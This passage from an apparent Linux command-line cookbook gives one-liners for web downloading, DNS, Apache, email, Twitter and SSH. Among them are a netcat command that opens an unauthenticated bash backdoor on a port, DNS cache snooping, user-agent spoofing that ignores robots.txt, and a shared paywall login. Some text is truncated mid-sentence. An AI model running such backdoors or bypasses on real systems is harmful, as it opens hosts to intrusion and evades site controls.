Mirror the site http://fa.org/, with 3 retries logging errors in 'mirror.log'

```
wget -m -t3 http://fa.org/ -o mirror.log
```

Use wget but pretend to be the "Konqueror" browser

```
wget --user-agent="Mozilla/5.0 (compatible; Konqueror/4.2; Linux) KHTML
  ⇒ /4.2.98 (like Gecko)"
```

(some sites may block access to wget to reduce server load)

Pretend to be the "Lynx" text mode browser

```
wget -U "Lynx/2.8.7dev.9 libwww-FM/2.14" http://site
```

Download free ebooks from amazon.com

```
# pretends to be firefox, recurses to 2 levels
wget -erobots=off --user-agent="Mozilla/5.0 (X11; U; Linux i686; en-US;
 ⇒  rv:1.9.0.3) Gecko/2008092416 Firefox/3.0.3" -H -r -l2 --max-
 ⇒ redirect=1 -w 5 --random-wait -PmyBooksFolder -nd --no-parent -A.
 ⇒ pdf http://amazon.com
```

53.2 Using Curl

The curl utility is very similar to 'wget' but provides a few extra tricks.

HTTP Get of a web page via proxy server with login credentials

```
curl -U username[:password] -x proxyserverIP:proxyserverPort webpageURI
```

Get a file while pretending to be netscape 4.73 browser

```
curl -A "Mozilla/4.73 [en] (X11; U; Linux 2.2.15 i686)" [URL]
```

Follow http redirects (where the page is automatically refreshed to another)

```
curl -L www.will.redirect.org
```

Use url 'globbing' to get several pages

```
curl http://site.{one,two,three}.com
```

Use arithmetic 'globbing' of urls to retrieve lots of pages

```
curl http://www.example.com/file[1-100].txt
```

(this will retrieve file1.txt, file2.txt, file3.txt ...)

```
curl http://www.eg.org/file[001-100].txt
```

(this will retrieve file001.txt, file002.txt, ... file099.txt, file100.txt)

Specify an alphabetic sequence of urls to retrieve

```
curl www.eg.org/[a-g].html   ~(will get a.html, b.html, ... g.html)
```

Various sequences can be include to get lots of files

```
curl www.eg.org/archive[1996-1999]/vol[1-4]/part[a-f].html
```

Specify a sequence of urls to retrieve with a 'step' value (since 7.15.1)

```
curl http://www.eg.org/[1-100:10].txt ~(gets 1.txt, 11.txt, 21.txt ...)
```

Access a page which is protected by basic authentication

```
curl -u name:password www.secrets.com
```

Get the files a.html, b.html, c.html and save them with their names

```
curl -O  www.eg.com/[a-c].html
```

Get a.txt, r.txt and s.txt and save them in a file called dump.txt

```
curl -o dump.txt www.eg.com/{a,r,s}.txt
```

Get all the pages of the linux cookbook pretending to be mozilla

```
curl -A "Mozilla/4.0" -O http://dsl.org/cookbook/cookbook_[1-45].html
```

```
for i in $(seq 1 45); do curl -A "Mozilla/4.0" -O http://dsl.org/
 ⇒ cookbook/cookbook_$i.html; sleep 2; done  ~(the same, but sleeping
 ⇒ 2 seconds)
```

Download the linux cookbook, and convert to text at the same time

```
for i in $(seq 1 45); do lynx --dump http://dsl.org/cookbook/
 ⇒ cookbook_$i.html > cookbook-$i.txt; sleep 2; done  ~(the same, but
 ⇒ sleeping 2 seconds)
```

53.3 Mirroring

Create a mirror of a local folder, on a remote server

```
rsync -e "/usr/bin/ssh -p22" -a --progress --stats --delete -l -z -v -r
⇒ -p /root/files/ user@remote_server:/root/files/
```

Developing Software

Section 54

Cpp

Section 55

Add a newline to the end of a cpp file

```
find . -iname "*.cpp" -exec perl -ni -e 'chomp; print "$_\n"' {} \;
```

Create etags file of .c, .cpp, and .h files in all subdirectories

```
find . -regex ".*\.[cChH]\(pp\)?" -print | etags -
```

Display typedefs, structs, unions and functions provided by a library

```
cpp /usr/include/stdio.h | grep -v '^#' | grep -v '^$' | less
```

Display GCC Predefined Macros

```
gcc -dM -E - <<<''
```

Show Shared Library Mappings

```
ldconfig -p
```

Colorize make, gcc, and diff output

```
colormake, colorgcc, colordiff
```

Write and run a quick C program

```
cat | gcc -x c -o a.out - && ./a.out && rm a.out
```

Make a patch file using an original file and a modification

```
diff -u file.txt.orig file.txt > file.txt.patch
```

Compile an application

```
./configure; make && make install    ~(use 'sudo' where necessary)
```

Display a list of code committers sorted by the frequency of commits

```
svn log -q|grep "|"|awk "{print \$3}"|sort|uniq -c|sort -nr
```

List all authors of a particular git project

```
git log --format='%aN' | sort -u
```

Figure out your work output for the day

```
git diff --stat `git log --author="XXXXX" --since="12 hours ago" --
⇒ pretty=oneline | tail -n1 | cut -c1-40` HEAD
```

Git diff of files that have been staged ie 'git add'ed

```
git diff --cached
```

55.1 Remote Development

Detach remote console for long running operations

```
dtach -c /tmp/wires-mc mc
```

Execute a sudo command remotely, without displaying the password

```
stty -echo; ssh HOSTNAME "sudo some_command"; stty echo
```

How to run a command on a list of remote servers read from a file

```
dsh -M -c -f servers -- "command HERE"
```

Connect to X login screen via vnc

```
x11vnc -display :0 -auth $(ps -ef|awk '/xauth/ {print $15}'|head -1) -
 ⇒ forever -bg &
```

Share your terminal session (remotely or whatever)

```
screen -x
```

Cvs, subversion
Use a Gmail virtual disk (GmailFS) on Ubuntu

```
mount.gmailfs none /mount/path/ [-o username=USERNAME[,password=
 ⇒ PASSWORD][,fsname=VOLUME]] [-p]
```

Ldap

Section 56

LDAP search to query an ActiveDirectory server

```
ldapsearch -LLL -H ldap://activedirectory.example.com:389 -b 'dc=
 ⇒ example,dc=com' -D 'DOMAIN\Joe.Bloggs' -w 'p@ssw0rd' '(
 ⇒ sAMAccountName=joe.bloggs)'
```

Decoding Active Directory date format

```
ldapsearch -v -H ldap://<server> -x -D cn=<johndoe>,cn=<users>,dc=<
 ⇒ ourdomain>,dc=<tld> -w<secret> -b ou=<lazystaff>,dc=<ourdomain>,dc
 ⇒ =<tld> -s sub sAMAccountName=* '*' | perl -pne 's/(\d{11})\d{7}/"
 ⇒ DATE-AD(".scalar(localtime($1-11644473600)).")"/e'
```

Dns The Domain Name System

Section 57

Resolve hostname to IP our vice versa with less output

```
resolveip -s www.freshmeat.net
```

Determine what version of bind is running on a dns server.

```
dig -t txt -c chaos VERSION.BIND @<dns.server.com>
```

Flush cached dns lookups

```
ipconfig /flushdns
```

Check version of DNS Server

```
nslookup -q=txt -class=CHAOS version.bind NS.PHX5.NEARLYFREESPEECH.NET
```

Gets the bare ip(s) of a domain

```
dig commandlinefu.com | sed -nr 's/^[^;].*?\s([.0-9]{7,15})$/\1/ p'
```

Get MX records for a domain

```
host -t mx foo.org
```

Reverse DNS lookups

```
sed 's/\([0-9]*\)\.\([0-9]*\)\.\([0-9]*\)\.\([0-9]*\).in-addr.arpa
 ⇒ domain name pointer\(.*\)\./\4.\3.\2.\1\5/' \ lookups.txt
```

DNS cache snooping

```
for i in `cat names.txt`; do host -r $i [nameserver]; done
```

Check if a .no domain is available

```
check_dns_no() { for i in $* ; do if `wget -O - -q http://www.norid.no/
 ⇒ domenenavnbaser/whois/?query=$i.no | grep "no match" &>/dev/null` ;
 ⇒  then echo $i.no "available" ; fi ; sleep 1 ;done }
```

Get your public ip using dyndns

```
curl -s http://checkip.dyndns.org/ | grep -o "[[:digit:].]\+"
```

Get fully qualified domain names (FQDNs) for IP address with

```
NAME=$(nslookup $IP | sed -n 's/.*arpa.*name = \(.*\)/\1/p'); test -z "
 ⇒ $NAME" && NAME="NO_NAME"; echo "$NAME"
```

Get your external IP address if your machine has a DNS entry

```
host $HOSTNAME|cut -d' ' -f4
```

Get your external IP address if your machine has a DNS entry

```
curl www.whatismyip.com/automation/n09230945.asp
```

Perform a reverse DNS lookup

```
dig -x 74.125.45.100
```

Get your public ip using dyndns

```
curl -s 'http://www.loopware.com/ip.php'
```

Check reverse DNS

```
dig -x {IP}
```

Check reverse DNS

```
dig +short -x {ip}
```

Update your OpenDNS network ip

```
wget -q --user=<username> --password=<password> 'https://updates.
 ⇒ opendns.com/nic/update?hostname=your_opendns_hostname& myip=your_ip
 ⇒ ' -O -
```

Update dyndns.org with your external IP.

```
curl -v -k -u user:password "https://members.dyndns.org/nic/update?
 ⇒ hostname=<your_domain_name_here> &myip=$(curl -s http://checkip.
 ⇒ dyndns.org | sed 's/[a-zA-Z<>/ :]//g')&wildcard=NOCHG&mx=NOCHG&
 ⇒ backmx=NOCHG"
```

Check reverse DNS

```
host {checkIp or hostname} [dns server]
```

Get MX records for a domain

```
dig foo.org mx +short
```

Short and sweet output from dig(1)

```
alias ds='dig +noauthority +noadditional +noqr +nostats +noidentify +
 ⇒ nocmd +noquestion +nocomments'
```

Get your external IP address if your machine has a DNS entry

```
dig +short $HOSTNAME
```

List of reverse DNS records for a subnet

```
nmap -R -sL 209.85.229.99/27 | awk '{if($3=="not")print"("$2") no PTR";
 ⇒ else print$3" is "$2}' | grep '('
```

Reading Usenet News Section 58

Read news using the server 'nntp.aioe.org' (for example)

```
slrn -h nntp.aioe.org
```

news reading programs

slrn	In active development
alpine	A mail and news program
mutt	Another mail and news program
nn	
tin	

Set an HTTP redirect to listen on port 80

```
while [ 0 ]; do echo -e "HTTP/1.1 302 Found\nLocation: http://www.
 ⇒ whatevs.com/index.html" | nc -vvvv -l -p 80; done
```

59.1 Apache

Simple list of apache2 virtualhosts

```
/usr/sbin/apache2ctl -S
```

Count how many times a certain referer appears in your apache log

```
Q="reddit|digg"; F=*.log; awk -F\" '{print $4}' $F | egrep $Q | wc -l
```

Search for specific IPs taken from a text file within the apache

```
grep -E ":(`cat bnd-ips.txt | sed 's/\./\\./g' | tr '\n' '|'`)" access.
 ⇒ log
```

Benchmark web server with apache benchmarking tool

```
ab -n 9000 -c 900 localhost:8080/index.php
```

Analyse compressed Apache access logs for the most commonly

```
zcat access_log.*.gz | awk '{print $7}' | sort | uniq -c | sort -n |
 ⇒ tail -n 20
```

Who has the most Apache connections.

```
netstat -anl | grep :80 | awk '{print $5}' | cut -d ":" -f 1 | uniq -c
 ⇒ | sort -n | grep -c IPHERE
```

Summarize Apache Extended server-status to show longest running

```
links --dump 1 http://localhost/server-status|grep ^[0-9]|awk 'BEGIN {
 ⇒ print "Seconds, PID, State, IP, Domain, TYPE, URL\n--"} $4 !~ /[
 ⇒ GCRK_.]/ {print $6, $2, $4, $11, $12, $13 " " $14|"sort -n"}'
```

Grep apache access.log and list IP's by hits and date - sorted

```
grep Mar/2009 /var/log/apache2/access.log | awk '{ print $1 }' | sort -
 ⇒ n | uniq -c | sort -rn | head
```

Show Apache memory usage

```
ps auxf | grep httpd | grep -v grep | grep -v defunct | awk '{sum=sum+
 ⇒ $6}; END {print sum/1024}'
```

How much RAM is Apache using?

```
ps -o rss -C httpd | tail -n +2 | (sed 's/^/x+=/'; echo x) | bc
```

Know which modules are loaded on an Apache server

```
apache2 -t -D DUMP_MODULES
```

Get list of all Apache Virtual Host and which is default for each

```
httpd -S
```

Web-serve files in the current folder tree accessible at http://$HOSTNAME:8000/

```
python -m SimpleHTTPServer ~(this is the simplest webserver setup)
```

Top 10 requestors arranged by IP address from Apache/NCSA Logs

```
awk '{print $1}' /var/log/httpd/access_log | sort | uniq -c | sort -
 ⇒ rnk1 | head -n 10
```

Www The World Wide Web

Convert HTML file into valid XML

```
tidy -asxhtml -numeric < index.html > index.xml
```

Rapidshare download script in 200 characters

```
u=`curl -d 'dl.start=Free' $(curl $1|perl -wpi -e 's/^.*"(http:\/\/rs
⇒ .*)" method.*$/$1/'|egrep '^http'|head -n1)|grep "Level(3) \#2"|
⇒ perl -wpi -e 's/^.*(http:\/\/rs[^\\\\]*).*$/$1/'`;sleep 60;wget $u
```

See how many % of your memory firefox is using

```
ps -o %mem= -C firefox-bin | sed -s 's/\..*/%/'
```

Check your unread Gmail from the command line

```
curl -u username:password --silent "https://mail.google.com/mail/feed/
⇒ atom" | tr -d '\n' | awk -F '<entry>' '{for (i=2; i<=NF; i++) {
⇒ print $i}}' | sed -n "s/<title>\(.*\)<\/title.*name>\(.*\)<\/name
⇒ >.*/\2 - \1/p"
```

Twitpic upload and Tweet

```
curl --form username=from_twitter --form password=from_twitter --form
⇒ media=@/path/to/image --form-string "message=tweet" http://twitpic.
⇒ com/api/uploadAndPost
```

Check site ssl certificate dates

```
echo | openssl s_client -connect www.google.com:443 2>/dev/null |
⇒ openssl x509 -dates -noout
```

Parallel file downloading with wget

```
wget -nv http://en.wikipedia.org/wiki/Linux -O- | egrep -o "http://[^[:
⇒ space:]]*.jpg" | xargs -P 10 -r -n 1 wget -nv
```

Search Google from the command line

```
curl -A Mozilla http://www.google.com/search?q=test |html2text -width
⇒ 80
```

Log your internet download speed

```
echo $(date +%s) > start-time; URL=http://www.google.com; while true;
⇒ do echo $(curl -L --w %{speed_download} -o/dev/null -s $URL) >> bps
⇒ ; sleep 10; done &
```

Check if a domain is available and get the answer in just one

```
whois domainnametocheck.com | grep match
```

Count the appearance of a word or a string in a given webpage

```
wget -q -O- PAGE_URL | grep -o 'WORD_OR_STRING' | wc -w
```

Creating shortened URLs from the command line

```
curl -s http://tinyurl.com/create.php?url=http://<website.url>/ | sed -
⇒ n 's/.*\(http:\/\/tinyurl.com\/[a-z0-9][a-z0-9]*\).*/\1/p' | uniq
```

Manually Pause/Unpause Firefox Process with POSIX-Signals

```
killall -STOP -m firefox
```

Extract all urls from the last firefox sessionstore.js file used.

```
sed -e 's/{"url":/\n&/g' ~/.mozilla/firefox/*/sessionstore.js | cut -d\
⇒ " -f4
```

60.1 Downloading From The Web

web mirroring

`httrack`	More interactive than wget
`wget`	

Run remote web page, but don't save the results

```
wget -O /dev/null http://www.google.com
```

60.2 Comic Strips Online

View the newest xkcd comic.

```
wget `lynx --dump http://xkcd.com/|grep png`
```

Display the 'dilbert' comic strip of the day

```
display http://dilbert.com$(curl -s dilbert.com|grep -Po '"\K/dyn/
 ⇒ str_strip(/0+){4}/.*strip.[^\.]*\.gif')
```

Whois surfing my web ?

```
watch lsof -i :80
```

60.3 Css Cascading Style Sheets

Awk one-liner that sorts a css file by selector

```
awk '/.*{$/{s[$1]=z[$1]=j+0}{l[j++]=$0}END{asorti(s);for(v in s){while(
 ⇒ l[z[s[v]]]!~/}$/)print l[z[s[v]]++];print"}"ORS}}'
```

60.4 Twitter

Speak the last 3 tweets on Mac OS

```
curl -s -u user:password http://twitter.com/statuses/friends_timeline.
 ⇒ rss | grep title | sed -ne 's/<\/*title>//gp' | head -n 4 | say -v
 ⇒ Bruce
```

Update twitter from command line without reveal your password

```
curl -n -d status='Hello from cli' https://twitter.com/statuses/update.
 ⇒ xml
```

Get your Tweets from the command line

```
curl -s -u user:password 'http://twitter.com/statuses/friends_timeline.
 ⇒ xml?count=5' | xmlstarlet sel -t -m '//status' -v 'user/screen_name
 ⇒ ' -o ': ' -v 'text' -n
```

Print trending topics on Twitter

```
wget http://search.twitter.com/trends.json -O - --quiet | ruby -
 ⇒ rubygems -e 'require "json";require "yaml"; puts YAML.dump(JSON.
 ⇒ parse($stdin.gets))'
```

Twit Amarok "now playing" song

```
curl -u <user>:<password> -d status="Amarok, now playing: $(dcop amarok
 ⇒  default nowPlaying)" http://twitter.com/statuses/update.json
```

Single Line Twitter-Tracker

```
WRDS="word1 word2 wordN"; while [ 1 ];do curl -s http://twitter.com/
 ⇒ statuses/public_timeline.rss |grep '<description>' |cut -d '>' -f 2
 ⇒  |cut -d '<' -f 1 > .twitt.tmp && for word in $WRDS;do grep --color
 ⇒ =auto -i $word .twtt.tmp;done;sleep 300;done
```

Ping Twitter to check if you can connect

```
wget http://twitter.com/help/test.json -q -O -
```

Another tweet function

```
tweet () { curl -u UserName -d status="$*" http://twitter.com/statuses/
 ⇒ update.xml; }
```

Send tweets to twitter (and get user details)

```
curl --basic --user "user:pass" --data-ascii "status=tweeting%20from
 ⇒ %20%the%20linux%20command%20line" http://twitter.com/statuses/
 ⇒ update.json
```

Update twitter via curl

```
curl -u user:pass -d status="Tweeting from the shell" http://twitter.
 ⇒ com/statuses/update.xml
```

Print trending topics on Twitter

```
curl -s search.twitter.com | awk -F'</?[^>]+>' '/\/intra\/trend\//{
 ⇒ print $2}'
```

Print trending topics on Twitter

```
curl --silent search.twitter.com | sed -n '/div id=\"hot\"/,/div/p' |
 ⇒ awk -F\> '{print $2}' | awk -F\< '{print $1}' | sed '/^$/d'
```

60.5 Firefox

Run the Firefox Profile Manager

```
firefox -no-remote -P
```

Releases Firefox of a still running message

```
rm ~/.mozilla/firefox/<profile_dir>/.parentlock
```

Extract all urls from last firefox sessionstore

```
perl -lne 'print for /url":"\K[^"]+/g' $(ls -t ~/.mozilla/firefox/*/
 ⇒ sessionstore.js | sed q)
```

List recorded formular fields of Firefox

```
cd ~/.mozilla/firefox/ && sqlite3 `cat profiles.ini | grep Path | awk
```

How to run firefox in safe mode from command line

```
firefox --safe-mode
```

Cleanup firefox's database.

```
find ~/Library/Application\ Support/Firefox/ -type f -name "*.sqlite" -
 ⇒ exec sqlite3 {} VACUUM \;
```

Speed up launch of firefox

```
find ~ -name '*.sqlite' -exec sqlite3 '{}' 'VACUUM;' \;
```

Section 61 — *Graphical Web Browsers*

some graphical browsers

galeon	A small browser for gnome
seamonkey	
iceweasel	Debian firefox
abrowser	Unbranded firefox
dillo	A very small browser

61.1 Text Mode Web Surfing

Text-mode web surfing means using a program running from a 'console' 'terminal' or 'command-line' to view web-pages. This generally means that it is not possible to view the images contained in the web-pages, only the text. While this is aesthetically inferior, it is faster and sometimes more useful and less distracting.

web browsers

`lynx`	The classic text mode browser, debian: lynx, lynx-cur
`elinks`	Displays utf8, menus, bad default colours
`w3m`	Very strange key bindings, japanese oriented
`links`	Doesnt seem to have utf8 support

A text mode browser with table support

```
links   ~(press <f9> to set a menu of options)
```

Create a lynx macro by recording a session

```
lynx -cmd_log logfilename
```

The '-cmd_log' switch should go after a starting page

```
lynx www.xx.net -cmd_log logfile     ~(this works)
```

```
lynx -cmd_log logfile www.xx.net     ~(doesnt work!)
```

Replay a macro recorded with the -cmd_log switch

```
lynx -cmd_script=/path/to/logfilename
```

Make lynx accept all cookies (also setable in the configuration file)

```
lynx -accept_all_cookies www.xx.net
```

W3m can display tables and with "w3m-img" images

```
w3m
```

Output only text, with underscores, of the previous URL, and save it to the file 'winter_dreams', type (all on one line):

```
lynx -dump -nolist -underscore http://www.utas.edu.au/ > winter_dreams
```

Print the pure text, with underscores, of the previous URL in a Times Roman font, type (all on one line):

```
lynx -dump -nolist -underscore http://www.sc.edu/fitzgerald/winterd/
  ⇒ winter.html | enscript -B
```

View the 'new york times' archive with user-name and password 'cypherpunks'

```
lynx -auth=cypherpunks:cypherpunks http://www.nytimes.com/archive/
```

Save the URL www.nytimes.com/archive/ as an annotated text file, 'mynews'

```
lynx -dump -number_links -auth=cypherpunks:cypherpunks www.nytimes.com/
  ⇒ archive/ > mynews
```

If you want a lynx file to go to a webpage through a password form, then dont press 'q' quit at the end of the recording or else this will be included in the macro. Quit lynx with control-c instead.

`http://www.timvw.be/listen-to-online-radio/`

Section 62

Email Electronic Mail

Sort a one-per-line list of email address, weeding out duplicates

```
sed 's/[ \t]*$//' < emails.txt | tr 'A-Z' 'a-z' | sort | uniq >
  ⇒ emails_sorted.txt
```

Extract email adresses from some file (or any other pattern)

```
grep -Eio '([[:alnum:]_.-]+@[[:alnum:]_.-]+?\.[[:alpha:].]{2,6})'
```

Connect to SMTP server using STARTTLS

```
openssl s_client -starttls smtp -crlf -connect 127.0.0.1:25
```

Email HTML content

```
mailx bar@foo.com -s "HTML Hello" -a "Content-Type: text/html" < body.htm
```

Block the 6700 worst spamhosts

```
wget -q -O - http://someonewhocares.org/hosts/ | grep ^127 >> /etc/hosts
```

62.1 Alpine

Alpine is a 'console' based (curses) email client, allegedly used by linus torvalds. It uses the pico text editor to edit mail.

62.2 Mutt

`http://www.mutt.org`
: the official site.

Mutt is apparently in active development. (Mutt 1.5.20 was released on June 14, 2009). Mutt uses an external text editor to edit mail

Send email with one or more binary attachments

```
echo "Body goes here" | mutt -s "A subject" -a /path/to/file.tar.gz
```

Create mails array from .mutt-alias file.

```
muttlst(){ for i in $*;do mails+=($(grep -wi "$i" .mutt-alias|awk '{print $NF}'));done;}
```

62.3 Webmail

Check your unread Gmail from the command line

```
curl -u username --silent "https://mail.google.com/mail/feed/atom" | perl -ne 'print "\t" if /<name>/; print "$2\n" if /<(title|name)>(.*)<\/\1>/;'
```

62.4 Attachments

Decode a MIME message

```
munpack file.txt
```

Send a local file via email

```
echo "see attached file" | mail -a filename -s "subject" email@address
```

Send a binary file as an attachment to an email

```
uuencode archive.tar.gz archive.tar.gz | mail -s "Emailing: archive.tar.gz" user@example.com
```

Send a local file as an attachment via email

```
mutt you@mailserver.com -s "Message Subject Here" -a attachment.jpg </dev/null
```

Send a local file via email

```
mpack -s "Backup: $file" "$file" email@id.com
```

62.5 Email Addresses

Extract email adresses from some file (or any other pattern)

```
grep -Eio '([[:alnum:]_.]+@[[:alnum:]_]+?\.[[:alpha:].]{2,6})' file.
 ⇒ html
```

Move all but the newest 100 emails to a gzipped archive

```
find $MAILDIR/ -type f -printf '%T@ %p\n' | sort --reverse | sed -e '{
 ⇒ 1,100d; s/[0-9]*\.[0-9]* \(.*\)/\1/g }' | xargs -i sh -c "cat {}&&
 ⇒ rm -f {}" | gzip -c >>ARCHIVE.gz
```

62.6 Smtp Protocol

Python smtp server

```
python -m smtpd -n -c DebuggingServer localhost:1025
```

Create AUTH PLAIN string to test SMTP AUTH session

```
printf '\!:1\0\!:1\0\!:2' | mmencode | tr -d '\n' | sed 's/^/AUTH PLAIN
 ⇒  /'
```

62.7 Older Mail Systems

Send an email message to lisa@example.com

```
mail lisa@example.com
```

Subject: Hello Hi there, long time no talk! I'm just learning how to use ,,,

Send an email message to user mrs on your local system

```
mail mrs
Subject: are you going to the party tonight?
C-d
```

Mail the contents of the text file 'trades' to the email address terrapin@example.com

```
mail terrapin@example.com < trades
```

Mail the text of the URL [28]http://etext.org/ as annotated text to the email address droneon@example.com

```
mail droneon@example.com < lynx -dump -number_links
```

http://etext.org/

Insert a copy of the current mail message into the body of the message you are writing, and then open the message in the default text editor ∼f

Output the location of your INBOX

```
echo $MAIL
```

Usually, the INBOX location is in the '/var/spool/mail' directory, and has the same name as your username – so if your username is mrs, your

See if you have mail

```
mail
```

Mail version 8.1 6/6/93. Type ? for help. "/var/spool/mail/m": 3 messages 3 new ,,,

Read the next unread message in mail &

Read message number three in mail

```
& 3
```

Exit mail and revert your INBOX to its state before you started mail

```
& x
```

Delete the message you just read

```
& d
```

Delete message 3

```
& d3
```

Delete messages 10 through 14

```
& d10-14
```

View the mail folder '~/email/mrs' in elm

```
elm -f ~/email/mrs
```

View the contents of all of the email folders in your '~/email' directory

```
cat ~/email/* > allmessages
```

```
elm -f allmessages
```

Turn biff on

```
biff y     ~(or put in .bashrc)
```

See what biff is set to

```
biff
```

See also xbiff,
See how many email messages you have waiting

```
messages
```

Count the number of email messages in the mail folder '~/email/saved'

```
messages ~/email/saved
```

Output a list showing sender names and subjects of your incoming mail

```
frm
```

Output a list with sender names and subjects in the file '~/email/saved'

```
frm ~/email/saved
```

Verify that the email address user@example.edu is valid

```
vrfy user@example.edu
```

Verify all of the email addresses contained in the file 'mail-list'

```
vrfy -f mail-list
```

Mail the JPEG file 'dream.jpeg' in the current directory to dali@example.org

```
metasend
To: dali@example.org
```

View the current history log with lynx

```
lynx ~/.browser-history/history-log.html
```

Find URLs visited in the year 2000 titles containing the word 'Confessions'

```
zgrep Confessions ~/.browser-history/history-log-2000*
```

Open the URL www.drudgereport.com/ in Mozilla from a shell script

```
mozilla -remote 'openURL(http://www.drudgereport.com/)'
```

Go back to the last URL you visited

```
type [ALT] [<-],
```

Forward to the next URL in your history,

```
type [ALT] [->].
```

Open your bookmarks file in a new window, type [ALT]-b.
Archive the Web site at http://dougal.bris.ac.uk/~mbt/, only archiving the '/~mbt' directory, and writing log messages to a file called 'uk.log'

```
wget -m -t3 -I /~mbt http://dougal.bris.ac.uk/~mbt/
```

Add 'HEIGHT' and 'WIDTH' parameters to the file 'index.html',

```
imgsizer index.html
```

Peruse the file 'index.html' with its HTML tags removed

```
unhtml index.html | less
```

Remove the HTML tags from 'index.html' and put the output in 'index.txt'

```
unhtml index.html > index.txt
```

Print a copy of http://example.com/essay/ in typescript manuscript form

```
lynx -dump -underscore -nolist http://example.com/essay/ | pr -d |
  ⇒ enscript -B
```

Print a PostScript copy of the document at the URL

```
html2ps http://example.com/essay/ | lpr
```

Write a copy of the document at the URL with all hypertext links underlined

```
html2ps -u -o submission.ps http://example.com/essay/
```

Validate the HTML in the file 'index.html'

```
weblint index.html
```

Connect to the system kanga.ins.cwru.edu

```
telnet kanga.ins.cwru.edu
```

Trying 129.22.8.32... Connected to kanga.INS.CWRU.Edu.

Disconnect from a remote Linux system

```
C-d
```

Temporarily return to a local shell prompt faraway-system$ C-[telnet> z

Return to the remote system

```
fg
```

faraway-system$ In the first of the two preceding examples, the escape character C-[

Make an anonymous ftp connection to ftp.leo.org

```
ftp ftp.leo.org
```

Connected to ftp.leo.org. 220-Welcome to LEO.ORG.

Change to the '/pub' directory on the remote system and look at the files that are there ftp> cd /pub 250 Directory changed to /pub.

Put a copy of the file 'thyme.rcp' from the current directory on the local system to the current directory of the remote system, type: ftp> put thyme.rcp

Change to the parent directory of the current directory on the local system ftp> lcd .. Local directory now /home/james/demos

Download the file 'INDEX.gz' in the current directory on the remote system, saving it to your '~/tmp' directory ftp> lcd ~/tmp Local directory now /home/james/tmp

Output a list of all newsgroups that match the pattern 'society'

```
nngrep society
```

Use the '-u' option to only search through unsubscribed groups. This is

Output a list of all unsubscribed-to newsgroups that match the pattern 'society'

```
nngrep society
```

In the previous example, if you were already subscribed to the group

Section 63

The Ppp Protocol

Start a PPP connection

```
pon
```

Stop a PPP session

```
poff
```

Sending And Receiving Faxes

Debian: 'efax'

Fax a copy of the file 'resume.txt' to the number '555-9099', using DTMF tone dialing

```
efax -d /dev/modem -t T555-9099 resume.txt
```

Fax all of the files with the '.fax' extension in the current directory to the number '555-9099', using DTMF tone dialing

```
efax -d /dev/modem -t T555-9099 *.fax
```

Fax all of the files listed in the file 'fax.list' to the number '555-9099', dialing '9' first to obtain an outside line, and using DTMF tone dialing

```
efax -d /dev/modem -t T9,555-9099 $(cat fax.list)
```

Set up efax to receive an incoming fax, saving the session log to a file, 'faxlog'

```
efax -d /dev/modem -kZ -w -iS0=1 2>&1 >> faxlog
```

This command starts efax and sets up the modem to wait for an incoming

Automatically receive any incoming fax messages

```
faxon
```

efax: Wed Feb 24 08:38:52 1999 efax v 0.8a (Debian release 08a-6) Copyright 1996 Ed Casas

Convert the file 'chart.pbm' for faxing

```
efix -i pbm chart.pbm > chart.fax
```

This command converts a copy of the file 'chart.pbm' to the 'tiffg3' fax format, writing it to a file called 'chart.fax'. The original PBM

Convert the PostScript file 'resume.ps' to fax format

```
gs -q -sDEVICE=tiffg3 -dSAFER -dNOPAUSE -sOutputFile=resume.fax resume.
  ⇒ ps < /dev/null
```

Convert '19990325.001', a received fax file, to a PostScript file

```
efix -o ps 19990325.001 > received.ps
```

Dial the number '368-2208'

```
ATDT3682208
```


Remote Shells

Create a backdoor on a machine to allow remote connection to bash

```
/bin/bash | nc -l 1234    ~(rather unwise...)
```

65.1 Ssh

Script executes itself on another host with one ssh command

```
[ $1 == "client" ] && hostname || cat $0 | ssh $1 /bin/sh -s client
```

Connect via ssh using mac address

```
sudo arp -s 192.168.1.200 00:35:cf:56:b2:2g temp && ssh root@192
  ⇒ .168.1.200
```

Ssh and attach to a screen in one line.

```
ssh -t user@host screen -x <screen name>
```

Forward port 8888 to remote machine for SOCKS Proxy

```
ssh -D 8888 user@site.com
```

Copy ssh keys to user@host to enable password-less ssh logins.

```
ssh-copy-id user@host
```

Attach screen over ssh

```
ssh -t remote_host screen -r
```

Login to an ssh server as root 'root@server.net'

```
alias s='ssh -l root'
```

65.2 Ssh Tunnels

Start a tunnel from some machine's port 80 to your local port 2001

```
ssh -N -L2001:localhost:80 somemachine
```

Plink ssh connect

```
plink lyu0@mysshserver -pw 123456
```

Transfer large files/directories with no overhead over ssh

```
ssh user@host "cd targetdir; tar cfp - *" | dd of=file.tar
```

Create an SSH connection (reverse tunnel) through your firewall.

```
ssh -R 2001:localhost:22 username@<remote server ip>
```

65.3 Ssh Keys

Create an alias to logon to the sourceforge shell

```
alias sfshell='ssh -t user,project@shell.sourceforge.net create'
```

Copy your SSH public key on a remote machine for passwordless access

```
cat ~/.ssh/*.pub | ssh user@remote-system 'umask 077; cat >>.ssh/
  ⇒ authorized_keys'
```

Remove invalid key from the known_hosts file for the IP address

```
ssh-keygen -R `host hostname | cut -d " " -f 4`
```

Remove invalid host keys from ~/.ssh/known_hosts

```
ssh-keygen -R \[localhost\]:8022
```

SSH connection through host in the middle

```
ssh -t reachable_host ssh unreachable_host
```

Ssh autocomplete on the known hosts

```
complete -W "$(echo `cut -f 1 -d ' ' ~/.ssh/known_hosts | sed -e s
  ⇒ /,.*//g | uniq | grep -v "\["`;)" ssh
```

Find the difference between two nodes

```
diff <(ssh nx915000 "rpm -qa") <(ssh nx915001 "rpm -qa")
```

Copy something to multiple SSH hosts with a Bash loop

```
for h in host1 host2 host3 host4 ; { scp file user@h$:/path/; }
```

Setup a persistant SSH tunnel w/ pre-shared key authentication

```
autossh -f -i /path/to/key -ND local-IP:PORT User@Server
```

Live ssh network throughput test

```
pv /dev/zero|ssh $host 'cat > /dev/null'
```

Setup a tunnel from destination machine port 80 to localhost 2001,

```
ssh -N -L2001:localhost:80 -o "ProxyCommand ssh someuser@hubmachine nc
  ⇒ -w 5 %h %p" someuser@destinationmachine
```

Enter your ssh password one last time

```
cat .ssh/id_dsa.pub | ssh server.net "[ -d .ssh ] || mkdir .ssh ; cat
  ⇒ >> .ssh/authorized_keys"
```

Open a seperate konsole tab and ssh to each of N servers

```
for i in $(cat listofservers.txt); do konsole --new-tab -e ssh $i; done
```

Browse files on an ssh server

```
mc
```

Section 66

Expect

Expect is a useful tool to allow the scripting of tasks which would normally require some user interaction. Expect includes its own simple scripting language. Expect is available on the majority of unix type operating systems, including Mac OSX.
